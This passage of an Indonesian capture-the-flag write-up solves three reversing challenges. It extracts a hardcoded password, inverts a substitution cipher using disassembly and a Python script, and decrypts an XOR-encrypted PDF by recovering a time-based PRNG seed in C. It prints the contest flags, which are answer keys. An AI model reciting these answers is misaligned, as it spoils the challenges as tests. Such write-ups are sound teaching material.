Flag : SlashRootCTF{latex_is_so_sexy}


Reversing

Phunpack (50 pts)

Diberikan sebuah binary statically linked, lalu kami buka dengan BinaryNinja™



Program memanggil fungsi **passcheck,** setelah dilihat-lihat input akan dibandingan dengan kumpulan byte ini 55, 6e, 50… . Lalu kumpulan byte tersebut kami konversi menjadi ascii




```
>> "".join(chr(x) for x in [0x55, 0x6e, 0x50, 0x41, 0x43, 0x4b, 0x46,
0x54, 0x57, 0x21])
'UnPACKFTW!'
>>
```

Lalu password tersebut dimasukkan ke program dan didapatkan flagnya.

Flag: SlashRootCTF{UnPACKFTW!}

Flag Service (100 pts)

Flag ok, namun ter-enkripsi :(

Solusi:
Diberikan sebuah binary yang jika dijalankan akan mendapatkan hasil flag yang sudah dienkrip

```
$ ./flag_service
Encrypted flag: SlashRootCTF{ugfmSggaOpiaWfPFRK}
(Unfortunately, that's not the flag you're looking for, the
```

```
encryption algo is not activated yet!)
```

Sepertinya kita harus mendapatkan kembali flag sebelum dienkrip tersebut. Buka binarynya dan didapatkan fungsi secret().

```
.text:000000000040057D secret          proc near
.text:000000000040057D
.text:000000000040057D s               = qword ptr -28h
.text:000000000040057D var_1C          = dword ptr -1Ch
.text:000000000040057D var_18          = qword ptr -18h
.text:000000000040057D
.text:000000000040057D                 push    rbp
.text:000000000040057E                 mov     rbp, rsp
.text:0000000000400581                 push    rbx
.text:0000000000400582                 sub     rsp, 28h
.text:0000000000400586                 mov     [rbp+s], rdi
.text:000000000040058A                 mov     [rbp+var_18], offset aPoiuytrewqasdf ;
"poiuytrewqasdfghjklmnbvcxz"
.text:0000000000400592                 mov     [rbp+var_1C], 0
.text:0000000000400599                 jmp     loc_400631
.text:000000000040059E ;
-------------------------------------------------------------------------
.text:000000000040059E
.text:000000000040059E loc_40059E:                             ; CODE XREF: secret+C9j
.text:000000000040059E                 mov     eax, [rbp+var_1C]
.text:00000000004005A1                 movsxd  rdx, eax
.text:00000000004005A4                 mov     rax, [rbp+s]
.text:00000000004005A8                 add     rax, rdx
.text:00000000004005AB                 movzx   eax, byte ptr [rax]
.text:00000000004005AE                 cmp     al, 60h
.text:00000000004005B0                 jle     short loc_4005F9
.text:00000000004005B2                 mov     eax, [rbp+var_1C]
.text:00000000004005B5                 movsxd  rdx, eax
.text:00000000004005B8                 mov     rax, [rbp+s]
.text:00000000004005BC                 add     rax, rdx
.text:00000000004005BF                 movzx   eax, byte ptr [rax]
.text:00000000004005C2                 cmp     al, 7Ah
.text:00000000004005C4                 jg      short loc_4005F9
.text:00000000004005C6                 mov     eax, [rbp+var_1C]
.text:00000000004005C9                 movsxd  rdx, eax
.text:00000000004005CC                 mov     rax, [rbp+s]
.text:00000000004005D0                 add     rdx, rax
.text:00000000004005D3                 mov     eax, [rbp+var_1C]
.text:00000000004005D6                 movsxd  rcx, eax
.text:00000000004005D9                 mov     rax, [rbp+s]
.text:00000000004005DD                 add     rax, rcx
.text:00000000004005E0                 movzx   eax, byte ptr [rax]
.text:00000000004005E3                 movsx   rax, al
.text:00000000004005E7                 lea     rcx, [rax-61h]
.text:00000000004005EB                 mov     rax, [rbp+var_18]
.text:00000000004005EF                 add     rax, rcx
.text:00000000004005F2                 movzx   eax, byte ptr [rax]
.text:00000000004005F5                 mov     [rdx], al
.text:00000000004005F7                 jmp     short loc_40062D
.text:00000000004005F9 ;
-------------------------------------------------------------------------
.text:00000000004005F9
.text:00000000004005F9 loc_4005F9:                             ; CODE XREF: secret+33j
.text:00000000004005F9                                         ; secret+47j
.text:00000000004005F9                 mov     eax, [rbp+var_1C]
.text:00000000004005FC                 movsxd  rdx, eax
.text:00000000004005FF                 mov     rax, [rbp+s]
.text:0000000000400603                 add     rdx, rax
.text:0000000000400606                 mov     eax, [rbp+var_1C]
.text:0000000000400609                 movsxd  rcx, eax
.text:000000000040060C                 mov     rax, [rbp+s]
```

```
.text:0000000000400610                add     rax, rcx
.text:0000000000400613                movzx   eax, byte ptr [rax]
.text:0000000000400616                movsx   rax, al
.text:000000000040061A                lea     rcx, [rax-41h]
.text:000000000040061E                mov     rax, [rbp+var_18]
.text:0000000000400622                add     rax, rcx
.text:0000000000400625                movzx   eax, byte ptr [rax]
.text:0000000000400628                sub     eax, 20h
.text:000000000040062B                mov     [rdx], al
.text:000000000040062D
.text:000000000040062D loc_40062D:                            ; CODE XREF: secret+7Aj
.text:000000000040062D                add     [rbp+var_1C], 1
.text:0000000000400631
.text:0000000000400631 loc_400631:                            ; CODE XREF: secret+1Cj
.text:0000000000400631                mov     eax, [rbp+var_1C]
.text:0000000000400634                movsxd  rbx, eax
.text:0000000000400637                mov     rax, [rbp+s]
.text:000000000040063B                mov     rdi, rax        ; s
.text:000000000040063E                call    _strlen
.text:0000000000400643                cmp     rbx, rax
.text:0000000000400646                jb      loc_40059E
.text:000000000040064C                add     rsp, 28h
.text:0000000000400650                pop     rbx
.text:0000000000400651                pop     rbp
.text:0000000000400652                retn
.text:0000000000400652 secret         endp
```

Kita harus mendapatkan hasil sebelum flag tersebut dienkrip. Maka dari itu, mari kita bruteforce.

```python
#!/usr/bin/python3

dicttionary = 'poiuytrewqasdfghjklmnbvcxz'
target = 'ugfmSggaOpiaWfPFRK'

for i in range(len(target)):
    for j in range(256):
        try:
            if (j <= 96 or j > 122):
                temp = ord(dicttionary[j - 65]) - 32
            else:
                temp = ord(dicttionary[j - 97])

            if chr(temp)== target[i]:
                print(chr(j),end="")
        except:
            pass

    print(" ",end="")
```

Kita akan memeriksa juga apakah terdapat 2 hasil yang membuat rancu. Coba dijalankan

```
$ python3 flag.py
d o n t 2L o o k (B a c k /I n 'A 4N -G 8R
```

Ada yang dempet, ada yang tidak. Yang tidak dempet artinya sudah fix, sedangkan yang dempet artinya bisa 2 kemungkinan. Oleh karena itu, perlu sedikit mencoba mencari yang benar. Setelah beberapa percobaan didapatkan flag yang benar, yaitu dontLookBackInANGR. Sehingga flagnya adalah SlashRootCTF{dontLookBackInANGR}.

Cryptomaniac (200pts)

Aplikasi ini saya coba gunakan untuk meng-encrypt dokumen yang saya miliki. Nah, bisakah kamu coba mendekripnya ?

Hint! File: 'FLAG.pdf.cryptmaniac'
Size: 175034 Blocks: 344 IO Block: 4096 regular file
Device: 801h/2049d Inode: 411882 Links: 1
Access: (0664/-rw-rw-r--) Uid: (1000/warmachine) Gid: (1000/warmachine)
Access: 2017-07-22 20:32:29.615612718 +0800
Modify: 2017-07-22 20:32:21.119611586 +0800
Change: 2017-07-22 20:32:21.119611586 +0800
Birth: -

--


Diberikan file binary untuk menenkripsi dan file yang terenkripsi. Diberi hint yaitu waktu file terenkripsi digenerate. Mari kita analisa menggunakan tool BinaryNinja™. Didalam fungsi encrypt, program melakukan assign seed yaitu dengan `time(0)`

```
20 @ 004007a3  rax = rax + rdx
21 @ 004007a6  rbx = '.cryptma'
22 @ 004007b0  [rax].q = rbx
23 @ 004007b3  [rax + 8].d = 0x6361696e
24 @ 004007ba  [rax + 0xc].b = 0
25 @ 004007be  rax = [rbp - 0x38 {var_40}].q
26 @ 004007c2  esi = 0x400a81
27 @ 004007c7  rdi = rax
28 @ 004007ca  call(fopen)
29 @ 004007cf  [rbp - 0x18 {var_20}].q = rax
30 @ 004007d3  edi = 0
31 @ 004007d8  call(time)
32 @ 004007dd  edi = eax
33 @ 004007df  call(srand)
34 @ 004007e4  [rbp - 0x28 {var_30}].d = 0
35 @ 004007eb  rax = [rbp - 0x18 {var_20}].q
36 @ 004007ef  rcx = rax
37 @ 004007f2  edx = 2
38 @ 004007f7  esi = 2
39 @ 004007fc  edi = 0x400a83
40 @ 00400801  call(fwrite)
41 @ 00400806  goto 42 @ 0x400857
```

Kita konversi `human date` ke bentuk `epoch` dengan perintah

```
$ date +"%s" -d "2017-07-22 20:32:21 +0800"
1500726741
```

Didapatkan nilai seed awal dalam bentuk integer. Ketika memanggil `fwrite()` untuk melakukan write file yang terenkripsi diberikan argumen `size, nmemb = 2`. Sehingga akan melakukan write 2 byte dari alamat `0x400a83` kemudian sekali write sebesar 2 byte, sehingga 2*2 = 4. Isi 4 byte tersebut adalah '13 37 00 00'



Kita bersihkan dahulu file yang terenkripsi dengan menghapus 4 byte diawal.

```
$ xxd -p FLAG.pdf.cryptmaniac | tr -d '\n' > flag.clean

$ nano flag.clean
133700b7d3c76960df47a8bb7…

# hapus 13370000
b7d3c76960df47a8bb7…

$ xxd -p -r flag.clean > flag.bin
```

Kita pelajari dulu algoritme untuk enkripsinya, program melakukan enkripsi dengan alur seperti ini:

```
i = 0
while (not eof):
   ran = random()
   c = getbyte(file.enc)
   xor = c ^ ran
   fl = i + c ^ ran
   write(fl)
   ++i
```

Lalu kita buat program c untuk mendekripsi file tersebut.

```c
#include<stdio.h>
#include<stdlib.h>

int main(){
    FILE *in;
    FILE *out;
    char c, fl;
    int i, ran;
    srand(1500726741);
    i = 0;
    out = fopen("flag.pdf", "w");
    in = fopen("flag.bin", "rb");

    do {
        c = fgetc(in);
        ran = random();
        fl = (c ^ ran) - i;
        fwrite(&fl, 1, 1, out);
        ++i;
    } while(!feof(in));

    fclose(in);
    fclose(out);

    return(0);

}
```

Lakukan kompilasi dan jalankan. Didapatkan header PDF yang cocok, namun ketika dibuka masih corrupt.

```
$ make solver
cc     solver.c   -o solver

$ ./solver

$ file flag.pdf
flag.pdf: data

$ hd flag.pdf | less
00000000  25 50 44 46 0d 2f 22 33  fa 33 c4 dd 7a 8b cb a7
|%PDF./"3.3..z...|
00000010  f3 c0 d4 c0 be d0 ec 02  b0 b0 e7 ee f2 f8 bc c0
```

```
|.................|
00000020  a0 ab 08 1f 26 1b f4 2a  e0 f3 d4 da 20 42 c8 4f
|....&..*.... B.O|
00000030  66 e7 6c 4e 1d 12 44 a9  e6 ea f1 54 65 4c e9 e1
|f.lN..D....TeL..|
00000040  ef e4 65 9a ae 3e 8a e1  74 60 e5 df 8d 92 bc 03
|..e..>..t`......|
00000050  75 d0 cd 90 43 0a 74 d6  ef 39 12 df 92 a9 90 20
|u...C.t..9..... |
00000060  af 07 af a5 39 cc 8f 95  ec 7f cc 3e 80 36 08 70
|....9......>.6.p|
00000070  41 fc dc d9 7b 41 9e 6a  c8 44 1e 67 ce e3 94 67
|A...{A.j.D.g...g|
00000080  3e d9 fb 0c 0b a6 74 99  e6 fe 11 57 10 39 64 6d
|>.....t....W.9dm|
00000090  78 44 39 fd bb 40 31 8f  07 d6 f3 83 50 b3 84 b9
|xD9..@1.....P...|
000000a0  f7 ea bc f6 7e f2 1e 3e  d3 10 88 c6 6c c3 b8 42
|....~..>....l..B|
000000b0  19 7d 19 17 66 35 80 0a  9d ac f3 e1 40 3d a5 62
|.}..f5......@=.b|
```

Setelah dilihat-lihat ternyata kesalahannya ada pada fungsi reverse ini:

```
fl = (c ^ ran) - i;
```

Seharusnya

```
fl = (c -i) ^ ran;
```

Setelah dikompilasi kembali didapatkan flagnya

Flag: SlashRootCTF{good_good_timeee!}